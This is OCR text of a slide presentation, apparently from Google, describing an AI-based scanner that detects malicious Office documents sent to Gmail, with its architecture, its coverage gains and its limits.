
Security and Privacy Research


The opportunity to better protect users



The opportunity to better protect users






Huge problem
malicious documents



AI is revolutionizing the world


AI copilote features are now available for Workspace


Huge problem
malicious documents
Breakthrough
technology
AI




AI? Really?


Document classification is a good target



Ability to collect a lot of data




Problem as a lot of structure and is differentiable




Prior successes in code completion and text understanding

Enhance existing detection capabilities with AI & advanced document analyzers to improve detection coverage and increase resilience to adversarial attacks



Huge problem
malicious documents
Moonshot
Document Scanner
Radical solution
Custom AI doc scanner
Breakthrough technology
AI

How does it work in practice?

Document Scanner: **functional view**




Document Scanner: **eco-system integration**




Policy engine

Scanners

Decision engine




Does it really work?




Our AI document scanner provided on average a **36.1% incremental coverage** and a **178% peak increase coverage** in 2021

Thank you!




Gmail daily malicious Office documents detection breakdown

Doc scanner is solely responsible for preventing all the blue traffic to reach Gmail user inboxes



AI Document scanner is not silver-bullet



Bad actors sometime evade VaXeN


Doc scanner only

Doc scanner & Others


Others only

Concretely where AI generalization provide benefits?


Hourly malicious office documents detection




AI doc scanner block attacks before other scanners catch-up



Hourly malicious XLS documents detection



Doc scanner detect variations that evade other scanners




Takeaways

Complementing existing technologies by adding AI core strength : generalization

Consistent success through the years proved the effectiveness of the approach

AI improve detection by detecting unknown payload and more variations of ongoing attacks

War Stories



Google

